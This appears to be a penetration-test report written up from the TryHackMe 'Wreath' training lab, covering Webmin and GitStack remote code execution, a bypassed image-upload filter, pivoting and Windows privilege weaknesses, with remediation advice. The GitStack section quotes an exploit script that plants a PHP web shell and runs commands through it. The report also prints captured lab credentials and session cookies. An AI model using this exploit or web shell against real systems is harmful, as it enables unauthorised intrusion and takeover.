TryHackMe-Wreath Network

Security Assessment Findings Report

Business Confidential

Date: December 2021
Project: TryHackMe WriteUps
Version 1.0

Copyright © KoelhoSec (koelhosec.github.io)

Table of Contents

Copyright © KoelhoSec (koelhosec.github.io)

Confidentiality Statement

This document is the exclusive property of KoelhoSec. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. KoelhoSec prioritized the assessment to identify the weakest security controls an attacker would exploit. KoelhoSec recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Copyright © KoelhoSec (koelhosec.github.io)

Assessment Overview


Mr. Thomas Wreath contacted KoelhoSec to perform a grey box penetration test against his home lab. Mr. Wreath provided the following information:

There are two machines on the network that host projects and one of them has a webserver that's port forwarded. It's serving a website that's pushed to a git server for version control, then cloned to the public facing server. My own PC is also on that network, but it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network..

All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment*, *OWASP Testing Guide (v4)*, *and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Copyright © KoelhoSec (koelhosec.github.io)

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Copyright © KoelhoSec (koelhosec.github.io)

Scope

Assessment	Details
Grey Box Penetration Test	10.200.71.0/24

Scope Exclusions


IP	Explanation
10.200.71.1	Part of the AWS infrastructure used to create the network
10.200.71.250	OpenVPN server

Per client request and since testing is performed on production systems, KoelhoSec did not perform any Denial of Service or Social Engineering attacks during testing.

Copyright © KoelhoSec (koelhosec.github.io)

Executive Summary

KoelhoSec evaluated Mr. Wreath public facing web server through a through an external network penetration test. The webserver was compromised using a publicly available exploit (Webmin - CVE-2019-15107). The exploit when executed allowed access as a privileged root user. The compromised system was then used to pivot into the internal network. This resulted in access to an internal GitStack server (Git version control for Windows). The GitStack server was vulnerable to a public known exploit (CVE-2018-5955) that allowed access to the system privileged user resulting in a full system compromise and plain text passwords. From this point KoelhoSec was able to set up a proxy (via sshuttle and chisel) to gain access to the development webserver and discovered a password protected webpage. Previously gathered credentials were used to access the webpage. The webpage hosted a insecure picture upload function that did not employ a content filter complex enough and that allowed to be bypassed. This enabled the upload of an obfuscated PHP web shell within the PNG file and the compromise of the last target (Mr. Wreath Personal PC).
Below is a picture of the tested network structure:



Copyright © KoelhoSec (koelhosec.github.io)

Attack Summary

The following table describes how KoelhoSec gained internal network access, step by step:

Step	Action	Recommendation
1	Obtained root access to the public facing Webmin webserver (10.200.71.200), via a well known exploit - CVE-2019-15107.	Update to the most current Webmin version since the vulnerability is present on version <=1.920. Maintain an active patch schedule for any patches that may be released in the future.
2	Server hosting vulnerable software Gitstack for version control for Windows, allowed exploit through a public known vulnerability -CVE-2018-5955.	Update GitStack and maintain an active patch schedule for any patches that may be released in the future.
3	Pivoted to final host via proxy setup and leveraged valid credentials to log into the website picture upload area.	KoelhoSec recommends Mr. Wreath to implement Multi-Factor Authentication (MFA) and stronger password policy on all devices and services. Improved password policy of: 1) 14 characters or longer 2) Use different passwords for each account accessed. 3) Do not use words and proper names in passwords, regardless of language.
4	Performed a “Unrestricted Upload of File with Dangerous Type” attack against the website, bypassing the upload filters and the Windows firewall using Exiftool to embed obfuscated PHP shell into a PNG image.	Harden web filter complexity

Copyright © KoelhoSec (koelhosec.github.io)

Security Strengths

Use of Antivirus Software and Password protected Webpage

During the assessment, KoelhoSec team detected Antivirus Software on the Windows hosts and password protection on the webpage.

Security Weaknesses

Missing Multi-Factor Authentication

KoelhoSec leveraged multiple attacks against login forms using valid credentials harvested via the compromised Windows GitServer. The use of multi-factor authentication would have prevented full access and required KoelhoSec to utilize additional attack methods to gain internal network access.

Weak Password Policy

KoelhoSec successfully performed password/user guessing attacks against login forms, providing internal network access. A predictable/short password format was attempted and successful.

Unrestricted Logon Attempts

During the assessment, KoelhoSec performed brute-force attacks against login forms found on the internal network. For all logins, unlimited attempts were allowed, which permitted an eventual successful login on the webpage picture upload resource.

Copyright © KoelhoSec (koelhosec.github.io)

Vulnerabilities by Impact

Vulnerability	System	CVSS V3 Score	Criticality
CVE-2019-15107 – Webmin 1.890, Port 10000	prod-serv	9.8	**Critical**
CVE- 2018-5955 – GitStack 2.3.10 – Port 80	git-stack	9.8	**Critical**
Unrestricted Upload of File with Dangerous Type	wreath-pc	8.3	**High**
Improper Privilege Management	wreath-pc	7.2	**High**
Unquoted Search Path or Element	wreath-pc	7.0	**High**
Sensitive Data Exposure via http	git-stack	6.6	**Medium**
Insecure Password Policy	git-stack/ wreath-pc	6.0	**Medium**
Insecure SSH Configuration	prod-serv	2.60	**Low**
Insecure SSL Configuration	prod-serv	2.60	**Low**
Improper Error Handling	git-stack	0.00	**Info**


Copyright © KoelhoSec (koelhosec.github.io)

Penetration Test Findings

1. CVE-2019-15107 – Webmin 1.890, Port 10000 (Critical)

Description:	The public facing web server is running an outdated version of Webmin. The service has a public RCE vulnerability exploit that allows an attacker to run arbitrary commands as the root user.
Impact:	Critical
System:	10.200.71.200 (prod-serv)
References:	https://nvd.nist.gov/vuln/detail/CVE-2019-15107

Exploitation Proof of Concept - https://www.exploit-db.com/exploits/47230



BUSINESS CONFIDENTIAL
Copyright © KoelhoSec (koelhosec.github.io)

2. CVE- 2018-5955 – GitStack 2.3.10 – Port 80 (Critical)

Description:	The GitStack service running on the Git Server is outdated. The service has a RCE vulnerability, that allows an attacker in this case to run arbitrary commands as NT AUTHORITY\SYSTEM.
Impact:	Critical
System:	10.200.71.150 (git-stack)
References:	https://nvd.nist.gov/vuln/detail/CVE-2018-5955

Exploitation Proof of Concept - https://www.exploit-db.com/exploits/43777

43777.py

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.71.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'
```

...

```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-koelhosec.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```



Copyright © KoelhoSec (koelhosec.github.io)

3. Unrestricted Upload of File with Dangerous Type (High)

Description:	The web app which is pushed to the Git repository contains an arbitrary file upload vulnerability. This vulnerability can be exploited by an attacker to run arbitrary commands on the system with the rights of the web server.
Impact:	High
System:	10.200.71.100 (wreath-pc)
References:	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Exploitation Proof of Concept

http://10.200.71.100/resources/




```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                header("location: ./?msg=Fail");
                die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
        die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
        header("location: ./?msg=Method");
}


if(isset($_GET["msg"])){
```


BUSINESS CONFIDENTIAL
Copyright © KoelhoSec (koelhosec.github.io)

4. Improper Privilege Management (High)

Description:	The user WREATH-PC\Thomas is granted the SeImpersonatePrivilege.
Impact:	High
System:	10.200.71.100 (wreath-pc)
References:	https://cwe.mitre.org/data/definitions/269.html

Exploitation Proof of Concept

```
wreath-pc\thomas

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

5. Unquoted Search Path or Element (High)

Description:	Unquoted service path for the service “System Explorer”.
Impact:	High
System:	10.200.71.100 (wreath-pc)
References:	https://cwe.mitre.org/data/definitions/428.html

Exploitation Proof of Concept

C:\Program Files (x86)\System Explorer\System.exe

winPEAS revealed an unquoted service path for the service “System Explorer”:

```
SystemExplorerHelpService(Mister Group - System Explorer Service)[C:\Program Files (x86)\System
Explorer\System Explorer\service\SystemExplorerService64.exe] - Auto - Running - No quotes and Space
detected
    File Permissions: Users [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\System Explorer\System
Explorer\service (Users [AllAccess])
```


Copyright © KoelhoSec (koelhosec.github.io)

6. Sensitive Data Exposure via http (Medium)

Description:	Traffic from the web application is not secured on the transport level, which enables an attacker in a man in-the-middle position to read login credentials, capture authentication cookies and read any further transaction data between the victim and the webserver.
Impact:	Medium
System:	10.200.71.150 (git-stack)
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Exploitation Proof of Concept

```
13 Cookie: csrftoken=aF4DvKAZ2HkmOXnoswKv5uHUGEVMpRlC; sessionid=69389c2737543a3c6d7ce64891b4a826
14 Connection: close
15
16 csrfmiddlewaretoken=aF4DvKAZ2HkmOXnoswKv5uHUGEVMpRlC&username=twreath&password=i%3C3ruby&next=%2Fgitstack%2F
```

7. Insecure Password Policy (Medium)

Description:	The active password policy is set without any restrictions concerning password complexity, lockout, password age or password history.
Impact:	Medium
System:	10.200.71.150 and 10.200.71.100 (git-stack/wreath-pc)
References:	https://cwe.mitre.org/data/definitions/521.html

Exploitation Proof of Concept

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net accounts
[proxychains] Strict chain  ...  127.0.0.1:11337  ...  10.200.87.150:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:11337  ...  10.200.87.150:5985  ...  OK
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          Unlimited
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        SERVER
The command completed successfully.
```


Copyright © KoelhoSec (koelhosec.github.io)

8. Insecure SSH Configuration (Low)


Description:	The SSH private key of the root user on machine 10.200.71.200 is not protected by a passphrase and is configured with insecure algorithms.
Impact:	Low
System:	10.200.71.200 (prod-serv)
References:	https://linux.die.net/man/1/ssh-keygen

9. Insecure SSL Configuration (Low)

Description:	The websites hosted at port 443 (Website) and 10000 (Webmin) supports various Cipher Block Chaining (CBC) and other encryption modes that are considered insecure.
Impact:	Low
System:	10.200.71.200 (prod-serv)
References:	https://www.ssl.com/guide/ssl-best-practices/

10. Improper Error Handling (Info)

Description:	Detailed information of runtime errors is shown when an error is provoked, revealing the configuration of the used Django webserver due to the 'DEBUG' option being set.
Impact:	Low
System:	10.200.71.150 (git-stack)
References:	https://docs.djangoproject.com/en/4.0/howto/error-reporting/



Copyright © KoelhoSec (koelhosec.github.io)

Additional Reports and Scans (Informational)

KoelhoSec provides clients with all report information gathered during testing. This includes vulnerability scans and notes of used tools during the assignment. For more information, please see the following documents:

- **Wreath Network - results.zip**
- **Wreath Network - Findings Summary - Attack Narrative.pdf**

Copyright © KoelhoSec (koelhosec.github.io)

End of Report

Copyright © KoelhoSec (koelhosec.github.io)